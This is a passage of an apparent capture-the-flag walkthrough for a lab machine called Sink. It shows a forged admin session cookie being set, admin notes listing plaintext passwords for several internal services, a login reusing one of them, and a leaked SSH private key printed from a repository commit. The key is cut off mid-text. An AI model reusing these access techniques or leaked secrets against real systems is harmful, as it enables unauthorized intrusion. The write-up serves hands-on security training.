
Now add the admin cookie using cookie editor and reload the page.


Cookie Quick Manager
moz-extension://a2e0e1d5-f7e0-41aa-b115-5a3752da0942/cookies.html?parent_url=
t Sh... Linux - Privilege Escala... Windows - Privilege Es... CyberChef CrackStation - Online ...
Context(s): All
□ Auto-refresh
Cookies
Details


session:eyJlbWFpbCI6ImFkbWluQHNpbmsuaHRiIn0.YL61-w.EiEtoxTwRDHeri3up94IKN74nsY

Domain	10.10.10.225
First-Party	
Name	session
Value	eyJlbWFpbCI6ImFkbWluQHNpbmsuaHRiIn0.YL61-w.EiEtoxTwRDHeri3up94IKN74nsY
Path	/
Context	Default
httpOnly	☑
sameSite	No restriction
isSecure	□
isSession	☑


We are admin now let's check the notes.


10.10.10.225:5000/home
b - swisskyrepo/... Reverse Shell Cheat Sh... Linux - Privilege Escala... Windows - Privilege Es... CyberChef CrackStation - Online ...
Sink Devops
Home Notes Contact (admin@sink.htb) Logout

There is three notes Let's check all.



10.10.10.225:5000/notes
80%
repo/... Reverse Shell Cheat Sh... Linux - Privilege Escala... Windows - Privilege Es... CyberChef CrackStation - Online ...
Sink Devops
Home Notes Contact (admin@sink.htb) Logout

ID	Link	Action
1	View	Delete
2	View	Delete
3	View	Delete




Note (1):

Chef Login : http://chef.sink.htb Username : chefadm Password : /6'fEGC&zEx{4]zz



Note (2):


Dev Node URL : http://code.sink.htb Username : root Password : FaH@3L>Z3})zzfQ3



Note (3):

Nagios URL : https://nagios.sink.htb Username : nagios_adm Password : g8<H6GK\{*L.fB3C

Let's try these creads on port 3000



10.10.10.225:3000/user/login?redirect_to=


110%
repo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...
Windows - Privilege Es...
CyberChef
CrackS
Help
Sign In

Username or Email Address * root

Password * ●●●●●●●●●●●●●●●●

□ Remember Me

We got login successfully.



17 total contributions in the last 12 months

root/Kinesis_ElasticSearch 0
root/Serverless-Plugin 0
root/Log_Management 0

root pushed to master at root/Kinesis_ElasticSearch
f14d7c5655 Elastic and Kinesis push
6 months ago


root created repository root/Kinesis_ElasticSearch
6 months ago

root pushed to master at root/Serverless-Plugin
c62928b730 plugin push
6 months ago

root created repository root/Serverless-Plugin

After some enumeration i found a id_rsa_marcus key of marcus.

Location : http://10.10.10.225:3000/root/Key_Management/-commit/b01a6b7ed372d154ed0bc43a342a5e1203d07b1e
id_rsa_marcus




marcus 6 months ago


3 changed files with **89 additions** and **0 deletions**

+38 -0 .keys/dev_keys

```
@@ -0,0 +1,38 @@
+ -----BEGIN OPENSSH PRIVATE KEY-----
+ b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
+ NhAAAAAwEAAQAAAYEAxi7KuoC8cHhmx75Uhw06ew4fXrZJehoHBOLmUKZj/dZVZpDBh27d
+ Pogq1l/CNSK3Jqf7BXLRh0oH464bs2RE9gTPWRARFNOe5sj1tg7IW1w76HYyhrNJpux/+E
+ o0ZdYRwkP91+oRwdWXsCsj5NUkoOUp0O9yzUBOTwJeAwUTuF7Jal/lRpqoFVs8WqggqQqG
+ EEiE00TxF5Rk9gWc43wrzm2qkrwrSZycvUdMpvYGOXv5szkd27C08uLRaD7r45t77kCDtX
+ 4ebL8QLP5LDiMaiZguzuU3XwiNAyeUlJcjKLHH/qe5mYpRQnDz5KkFDs/UtqbmcxWbiuXa
+ JhJvn5ykkwCBU5t5f0CKK7fYe5iDLXnyoJSPNEBzRSExp3hy3yFXvc1TgOhtiD1Dag4QEl
+ 0DzlNgMsPEGvYDXMe7ccsFuLtC+WWP+94ZCnPNRdqSDza5P6HlJ136ZX34S2uhVt5xFG5t
+ TIn2BA5hRr8sTVolkRkLxx1J45WfpI/8MhO+HMM/AAAFiCjlruEo5a7hAAAAB3NzaC1yc2
+ EAAAGBAMYuyrqAvHB4Zse+VIcNOnsOH162SXoaBwTi5lCmY/3WVWaQwYdu3T6IKtZfwjUi
+ tyan+wVy0YdKB+OuG7NkRPYEz1kQERTTnubI9bYOyFtcO+h2MoazSabsf/hKNGXWEcJD/d
+ fqEcHVl7ArI+TVJKDlKdDvcs1ATk8CXgMFE7heyWpf5UaaqBVbPFqoIKkKhhBIhNNE8ReU
+ ZPYFnON8K85tqpK8K0mcnL1HTKb2Bjl7+bM5HduwtPLi0Wg+6+Obe+5Ag7V+Hmy/ECz+Sw
+ 4jGomYLs7lN18IjQMnlJSXIyixx/6nuZmKUUJw8+SpBQ7P1Lam5nMVm4rl2iYSb5+cpJMA
+ gVObeX9Aiiu32HuYgy158qCUjzRAc0UhMad4ct8hV73NU4DobYg9Q2oOEBJdA85TYDLDxB
